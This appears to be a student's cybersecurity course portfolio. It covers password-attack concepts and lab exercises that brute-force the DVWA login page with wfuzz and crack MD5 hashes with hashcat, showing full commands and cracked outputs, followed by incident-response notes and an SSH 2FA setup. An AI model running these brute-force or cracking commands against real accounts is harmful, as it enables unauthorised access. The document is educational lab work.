
- **Description:** Phishing involves tricking individuals into revealing their passwords by posing as a trustworthy entity, often through deceptive emails, websites, or messages.

6. Keylogging:


- **Description:** Keyloggers capture keystrokes entered by a user, including passwords, without their knowledge.

Exercise:

- Use Hydra or any other password cracking tool to login a webpage.
- Use hashcat tool or any other tool to crack password hashes.
- Explain how to make password cracking harder for an attacker.




Here I'm using the DVWA brute force page to try **Hydra** on.



I will intercept the request with Burp suite to get more information for the hydra command. Here we have:

- **Get request**
- **Cookie information**
- **Username and password parameters**
- **Full URL**



This is my hydra command after getting knowledge on what parameters to use. You can use:

All I needed was the **type request**, which is GET, **the cookie information & the parameters** which I need to specify my payload. After I added those, you can see that it successfully got a password to match from the provided list. This way of cracking the password is called a **Dictionary attack**.

```

ultra2@ultra2: ~
File Actions Edit View Help
ultra2@ultra2: ~ x ultra2@ultra2: ~ x
-R depth : Recursive path discovery being depth the maximum recursion level (0 default)
-D depth : Maximum link depth level (4 default)
-L, --follow : Follow HTTP redirections
-u url : Specify a URL for the request.
-z payload : Specify a payload for each FUZZ keyword used in the form of type,parameters,encoder.
            A list of encoders can be used, ie. md5-sha1. Encoders can be chained, ie. md5@sha1.
            Encoders category can be used, ie. url
            Use help as a payload to show payload plugin's details (you can filter using --slice)
-w wordlist : Specify a wordlist file (alias for -z file,wordlist).
-V alltype : All parameters bruteforcing (allvars and allpost). No need for FUZZ keyword.
-X method : Specify an HTTP method for the request, ie. HEAD or FUZZ
-b cookie : Specify a cookie for the requests
-d postdata : Use post data (ex: "id=FUZZ&catalogue=1")
-H header : Use header (ex: "Cookie:id=1312321&user=FUZZ")
--basic/ntlm/digest auth : in format "user:pass" or "FUZZ:FUZZ" or "domain\FUZZ:FUZZ"
--hc/hl/hw/hh N[,N]* : Hide responses with the specified code/lines/words/chars (Use BBB for taking values from baseline)
--sc/sl/sw/sh N[,N]* : Show responses with the specified code/lines/words/chars (Use BBB for taking values from baseline)
--ss/hs regex : Show/Hide responses with the specified regex within the content

```

Another good tool to crack passwords is **wfuzz**. The syntax is much simpler compared to Hydra, I used the man page to learn more about it and modified to command to do exactly what Hydra did.

```

ultra2@ultra2: ~
$ wfuzz -c -v -w /usr/lib/python3/dist-packages/wapitiCore/data/attacks/passwords.txt -b 'security=low; PHPSESSID=fg4bvs7ais7do7tnc0g80veffl' 'http://192.168.141.64/dvwa/vulnerabilities/brute/?username=admin&password=FUZZ&Login=Login'

```

ID	C.Time	Response	Lines	Word	Chars	Server	Redirect	Payload
000000003:	0.023s	200	107 L	250 W	4343 Ch	Apache/2.4.29 (Ubuntu)		"password"
000000001:	0.025s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"admin"
000000006:	0.026s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"PASSWORD"
000000005:	0.029s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"demo"
000000004:	0.030s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"guest"
000000002:	0.037s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"administrat or"
000000007:	0.038s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"123456"
000000008:	0.038s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"letmein"
000000011:	0.019s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"oracle"
000000012:	0.018s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"test"
000000017:	0.017s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"P@ssw0rd"
000000025:	0.014s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"trustno1"
000000024:	0.013s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"1qaz2wsx"
000000029:	0.011s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"password123"
000000028:	0.012s	200	107 L	246 W	4305 Ch	Apache/2.4.29 (Ubuntu)		"password123"

-c for color, **-v** for verbose, **-w** to specify wordlist & **-b** for cookie info. The last part is for the URL and where to set the FUZZ payload.

After launching the command notice anything different in the words? There is only one **250** and the rest is **246**. That means it found the correct password!

```

ultra2@ultra2: ~
$ wfuzz -c -v --hs 'incorrect' -w /usr/lib/python3/dist-packages/wapitiCore/data/attacks/passwords.txt -b 'security=low; PHPSESSID=fg4bvs7ais7do7tnc0g80veffl' 'http://192.168.141.64/dvwa/vulnerabilities/brute/?username=admin&password=FUZZ&Login=Login'

```

```

File Actions Edit View Help
ultra2@ultra2: ~ x ultra2@ultra2: ~ x
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://192.168.141.64/dvwa/vulnerabilities/brute/?username=admin&password=FUZZ&Login=Login
Total requests: 29

ID C.Time Response Lines Word Chars Server Redirect Payload
000000003: 0.042s 200 107 L 250 W 4343 Ch Apache/2.4.29 (Ubuntu) "password"

Total time: 0.104218
Processed Requests: 29
Filtered Requests: 28
Requests/sec.: 278.2603


```

You can also filter the response with **--ss/hs** regex: Show/Hide responses with the specified regex within the content




In my case, every time there is an incorrect login on dvwa I want the wfuzz tool to exclude it in the response. Meaning it will only show the successful one.



Now for the **hashcat** tool demo,
Using SQL injection back in 3.2, I
have acquired the hashes from
dvwa. I will put these hashes in
dvwa-hashes.txt



I will now download a list of the
most popular passwords from
this user on GitHub.



Man page of hashcat, really useful
to see what info to use in the
command. We will focus on **-a**, **-m**
& **hash types**.

```
(ultra2@ultra2)-[~/Desktop]
$ hashcat -a 0 -m 0 dvwa-hashes.txt 10-million-password-list-top-1000000.txt
hashcat (v6.2.6) starting
```

We used the straight attack mode (**-a 0**) and we specified the MD5 hash type because dvwa uses that type (**-m 0**).

If you want to switch to optimized kernels, append -O to your commandline. See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:

```
* Filename..: 10-million-password-list-top-1000000.txt
* Passwords.: 999998
* Bytes.....: 8529108
* Keyspace..: 999998
* Runtime...: 0 secs
```

```
5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
8d3533d75ae2c3966d7e0d4fcc69216b:charley
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 0 (MD5)
Hash.Target.....: dvwa-hashes.txt
Time.Started.....: Sun Nov 19 14:13:53 2023 (0 secs)
Time.Estimated...: Sun Nov 19 14:13:53 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (10-million-password-list-top-1000000.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 77962 H/s (0.25ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered.....: 4/4 (100.00%) Digests (total), 4/4 (100.00%) Digests (new)
Progress.....: 4096/999998 (0.41%)
Rejected.....: 0/4096 (0.00%)
Restore.Point...: 3072/999998 (0.31%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: mayday → 12345678q
Hardware.Mon.#1..: Util: 13%
```

```
Started: Sun Nov 19 14:13:26 2023
Stopped: Sun Nov 19 14:13:55 2023
```

29sec

And here we can see the results of the command, it took 29 seconds to crack the hashes.

And since hashcat is CPU based, it can be faster with a better CPU.

In conclusion, this demo was fun to do, I learned the basics of cracking a password using various tools like Hydra, wfuzz and Hashcat.

How to make password cracking harder for an attacker?


- Advance complexity and length of the passwords
- Unique Passwords
- Two-Factor Authentication (2FA):
- Password Managers
- Regularly Update Passwords
- Avoid Common Passwords and Patterns
- Salting and Hashing
- Limit Login Attempt

10 Concepts: Incident Response and Analysis

10.1 Security Incident Management

In Cyber security, we do not want to focus on the overall process of incident management, but rather on how to conduct Security Incident Response. Because security protection can never be perfect, you must be prepared to manage security situations effectively.

Here is a process diagram of what would happen if there was a data leak from the US pentagon. (class assignment)



In **the triage** section is what would happen if there was a data leak, they will work with the computer network defense service providers to try and identify what happened in the network traffic, **the response** section is how they would respond to the data breach, review permissions/access to the data, if the threat actors left any trace they would contain it and analyze it and **the review** section is the actions they will take to prevent this from happening again.

Source: I forgot where exactly got this information from, but here is another source of how the process would be if something similar were to happen:

https://www.cisa.gov/sites/default/files/publications/Federal_Government_Cybersecurity_Incident_and_Vulnerability_Response_Playbooks_508C.pdf

10.2 IT System Hardening + Common Vulnerabilities and Exposures (CVE's)

A system can be hardened to reduce the likelihood of becoming a victim of a cyber attack. **Systems hardening** refers to a set of tools, approaches, and best practices for reducing vulnerability in technology applications, systems, infrastructure, firmware, and other domains.

When security researchers, analysts, or ethical hackers discover new vulnerabilities in services, they are frequently documented, saved in a database containing common vulnerabilities and exposures (**CVEs**), and shared with other security specialists so that they can be addressed.

Assignments for this segment:


- Install a Active Directory Server in your demo network and define a domain, a couple of users (5) and a couple of groups (2) for your company X. Assign the users to one of the groups. Set up a password policy. Describe your implementation process together with screen shots in your portfolio. Bonus: harden the Windows server.

OR:



- Configure two-factor authentication using the google authenticator.

I will go with 2-factor authentication assignment. Below is how I did it.


I created a new vm for this assignment.




Then I followed the guide on how to configure 2FA on my ubuntu machine



This is how it looks like when 2FA is configured.



Now every time I SSH to my machine it will ask for google authentication code.



And this is the **google authenticator app** working in action with my ubuntu. Added time refresh for a new code every x amount of seconds for extra security.

Conclusion, this assignment was good for me to do, because I learned I can add 2FA to my SSH configs, something I will definitely make use of in the future.